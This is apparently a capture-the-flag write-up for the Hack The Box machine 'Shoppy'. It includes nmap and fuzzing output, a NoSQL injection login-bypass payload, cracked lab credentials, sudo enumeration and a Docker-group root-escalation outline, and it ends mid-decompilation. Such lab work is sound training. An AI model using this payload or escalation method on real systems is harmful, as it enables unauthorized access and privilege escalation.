Path of Exploitation

Foothold: Discover nosql injection on username to bypass login and to extract username and password.
User: Fuzz and Discover mattermost subdomain and login with creds and get more creds for jaeger user.
root: Enumerate user and discover sudo binary (password-manager) reverse engineer to find the password to get creds to creds file for user Deploy. login as Deploy and discover Deploy is part of the Docker group. create chroot docker environment and mount root to the docker container. get ssh id_rsa or create one or get root.txt.

Creds

Username	Password	Description
josh	remembermethisway	
jaeger	Sh0ppyBest@pp!	ssh
deploy	Deploying@pp!	

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80	http	nginx 1.23.1
9093		


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.93 scan initiated Sat Dec 24 02:50:38 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.180
Nmap scan report for 10.10.11.180
Host is up, received reset ttl 63 (0.045s latency).
Scanned at 2022-12-24 02:50:39 UTC for 128s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDApZi3KltvlyDHTatw6pKZfuIcoHfTnVe0W1yc9Uw7NMUinxjjQaQ731J+eCTwd8hBcZT6HQwcchDNR50Lwyp2a/KpXuH2my+2/tDvISTRTgwfMy1sDrG3+KPEzBag07m7ycshp8KhrRq0faHPrEgcagkb5T8mnT6zr3YonzoMyIpT+Q1O
0JAre6GPgJc9im/tjaqhwUxCH5MxJCkQxaUf2SlGjRCH5/xEkNO20BEUYokjoAWwHUWjK2mlIrBQfd4/lcUzMnc5WT9pVBqQBw+/7LbFRyH4TLmGT9PPEr8D8iygWYpuG7WFOZlU8oOhO0+uBqZFgJFFOevq+42q42BvYYR/z+mFox+Q2lz7viSCV7nBMdcWto6USWLrx1AkVXNG
euRjr3l0r/698sQjDy5v0GnU9cMHeYkMc+TuiIaJJ5oRrSg/x53Xin1UogTnTaKLNdGkgynMqyVFklvdnUngRSLsXnwYNgcDrUhXxsfpDu8HVnzerT3q27679+n5ZFM=
|   256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHiKrH/B/4murRCo5ju2KuPgkMjQN3Foh7EifMHEOwmoDNjLYBfoAFKgBnrMA9GzA+NGhHVa6L8CAxN3eaGXXMo=
|   256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBRsWhJQCRHjDkHy3HkFLMZoGqCmM3/VfMHMm56u0Ivk
80/tcp   open  http     syn-ack ttl 63 nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.23.1
9093/tcp open  copycat? syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Sat, 24 Dec 2022 02:51:23 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 143
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
|     TYPE go_gc_cycles_total_gc_cycles_total counter
|     go_gc_cycles_total_gc_cycles_total 143
|     HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
|     TYPE go_gc_duration_seconds summary
|     go_gc_duration_seconds{quantile="0"} 1.8471e-05
|     go_gc_duration_seconds{quantile="0.25"} 9.8935e-05
|_    go_gc
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9093-TCP:V=7.93%I=7%D=12/24%Time=63A6692B%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,2A5A,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:
SF:\x20text/plain;\x20version=0\.0\.4;\x20charset=utf-8\r\nDate:\x20Sat,\x
SF:2024\x20Dec\x202022\x2002:51:23\x20GMT\r\n\r\n#\x20HELP\x20go_gc_cycles
SF:_automatic_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycles\
SF:x20generated\x20by\x20the\x20Go\x20runtime\.\n#\x20TYPE\x20go_gc_cycles
```


```
SF:_automatic_gc_cycles_total\x20counter\ngo_gc_cycles_automatic_gc_cycles
SF:_total\x20143\n#\x20HELP\x20go_gc_cycles_forced_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20forced\x20by\x20the\x20applicat
SF:ion\.\n#\x20TYPE\x20go_gc_cycles_forced_gc_cycles_total\x20counter\ngo_
SF:gc_cycles_forced_gc_cycles_total\x200\n#\x20HELP\x20go_gc_cycles_total_
SF:gc_cycles_total\x20Count\x20of\x20all\x20completed\x20GC\x20cycles\.\n#
SF:\x20TYPE\x20go_gc_cycles_total_gc_cycles_total\x20counter\ngo_gc_cycles
SF:_total_gc_cycles_total\x20143\n#\x20HELP\x20go_gc_duration_seconds\x20A
SF:\x20summary\x20of\x20the\x20pause\x20duration\x20of\x20garbage\x20colle
SF:ction\x20cycles\.\n#\x20TYPE\x20go_gc_duration_seconds\x20summary\ngo_g
SF:c_duration_seconds{quantile=\"0\"}\x201\.8471e-05\ngo_gc_duration_secon
SF:ds{quantile=\"0\.25\"}\x209\.8935e-05\ngo_gc")%r(HTTPOptions,2A5A,"HTTP
SF:/1\.0\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20version=0\.0\.4;\
SF:x20charset=utf-8\r\nDate:\x20Sat,\x2024\x20Dec\x202022\x2002:51:23\x20G
SF:MT\r\n\r\n#\x20HELP\x20go_gc_cycles_automatic_gc_cycles_total\x20Count\
SF:x20of\x20completed\x20GC\x20cycles\x20generated\x20by\x20the\x20Go\x20r
SF:untime\.\n#\x20TYPE\x20go_gc_cycles_automatic_gc_cycles_total\x20counte
SF:r\ngo_gc_cycles_automatic_gc_cycles_total\x20143\n#\x20HELP\x20go_gc_cy
SF:cles_forced_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycles
SF:\x20forced\x20by\x20the\x20application\.\n#\x20TYPE\x20go_gc_cycles_for
SF:ced_gc_cycles_total\x20counter\ngo_gc_cycles_forced_gc_cycles_total\x20
SF:0\n#\x20HELP\x20go_gc_cycles_total_gc_cycles_total\x20Count\x20of\x20al
SF:l\x20completed\x20GC\x20cycles\.\n#\x20TYPE\x20go_gc_cycles_total_gc_cy
SF:cles_total\x20counter\ngo_gc_cycles_total_gc_cycles_total\x20143\n#\x20
SF:HELP\x20go_gc_duration_seconds\x20A\x20summary\x20of\x20the\x20pause\x2
SF:0duration\x20of\x20garbage\x20collection\x20cycles\.\n#\x20TYPE\x20go_g
SF:c_duration_seconds\x20summary\ngo_gc_duration_seconds{quantile=\"0\"}\x
SF:201\.8471e-05\ngo_gc_duration_seconds{quantile=\"0\.25\"}\x209\.8935e-0
SF:5\ngo_gc");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 24 02:52:47 2022 -- 1 IP address (1 host up) scanned in 129.43 seconds
```

Web Enumeration




login



lets get a request through burp and try some sql injection... well, no sql injection.. quote freezes the login with a 504 timeout..
nothing else does anything.. hmm...

```
┌──(kali㉿kali)-[~]
└─$ cat buster/root.log
301      GET       10l       16w      179c http://shoppy.htb/images => /images/
302      GET        1l        4w       28c http://shoppy.htb/admin => /login
301      GET       10l       16w      173c http://shoppy.htb/css => /css/
301      GET       10l       16w      171c http://shoppy.htb/js => /js/
200      GET      168l      474w     6338c http://shoppy.htb/css/roboto.css
200      GET     1038l     2050w    17441c http://shoppy.htb/css/style.css
200      GET        7l     1031w    78129c http://shoppy.htb/assets/bootstrap/js/bootstrap.min.js
301      GET       10l       16w      179c http://shoppy.htb/assets => /assets/
302      GET        1l        4w       28c http://shoppy.htb/Admin => /login
200      GET       26l       62w     1074c http://shoppy.htb/login
200      GET       26l       62w     1074c http://shoppy.htb/Login
200      GET     9789l    41511w   295289c http://shoppy.htb/js/jquery.js
200      GET       68l      137w     1721c http://shoppy.htb/js/main.js
301      GET       10l       16w      187c http://shoppy.htb/assets/css => /assets/css/
200      GET       66l      128w     1108c http://shoppy.htb/css/loader.css
301      GET       10l       16w      185c http://shoppy.htb/assets/js => /assets/js/
301      GET       10l       16w      187c http://shoppy.htb/assets/img => /assets/img/
200      GET      564l     1808w    17534c http://shoppy.htb/js/plugins.js
200      GET        1l       71w     3363c http://shoppy.htb/js/jquery.countdown.min.js
301      GET       10l       16w      177c http://shoppy.htb/fonts => /fonts/
200      GET      425l     1131w     7782c http://shoppy.htb/css/normalize.css
200      GET       57l      129w     2178c http://shoppy.htb/
301      GET       10l       16w      191c http://shoppy.htb/assets/fonts => /assets/fonts/
301      GET       10l       16w      203c http://shoppy.htb/assets/img/avatars => /assets/img/avatars/
302      GET        1l        4w       28c http://shoppy.htb/ADMIN => /login
301      GET       10l       16w      181c http://shoppy.htb/exports => /exports/
301      GET       10l       16w      197c http://shoppy.htb/assets/img/dogs => /assets/img/dogs/
200      GET       26l       62w     1074c http://shoppy.htb/LogIn
200      GET       26l       62w     1074c http://shoppy.htb/LOGIN
301      GET       10l       16w      199c http://shoppy.htb/assets/bootstrap => /assets/bootstrap/
301      GET       10l       16w      205c http://shoppy.htb/assets/bootstrap/js => /assets/bootstrap/js/
301      GET       10l       16w      207c http://shoppy.htb/assets/bootstrap/css => /assets/bootstrap/css/
```


not much..




a little more information..
atleas we have a username now...


jaeger
ok.. found the payload

```
' || 1==1%00
```





got a hint i had missed a subdomain and i found it with fuff.. apparently gobuster has a new flag to append the domain to it?? not sure how that works but ok...




cracked it and password is

josh:6ebcea65320589ca4f2f1ce039975995:remembermethisway ⟹ 00 - Loot > Creds


```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://shoppy.htb -H 'Host: FUZZ.shoppy.htb' -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -mc all -fc 301

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 146ms]
:: Progress: [100000/100000] :: Job [1/1] :: 997 req/sec :: Duration: [0:02:20] :: Errors: 0 ::
```



jaeger:Sh0ppyBest@pp! ⇒ 00 - Loot > Creds

9093



what is this??
some sort of go package?

Enumeration

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Sorry, try again.
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"S");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"a");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"m");
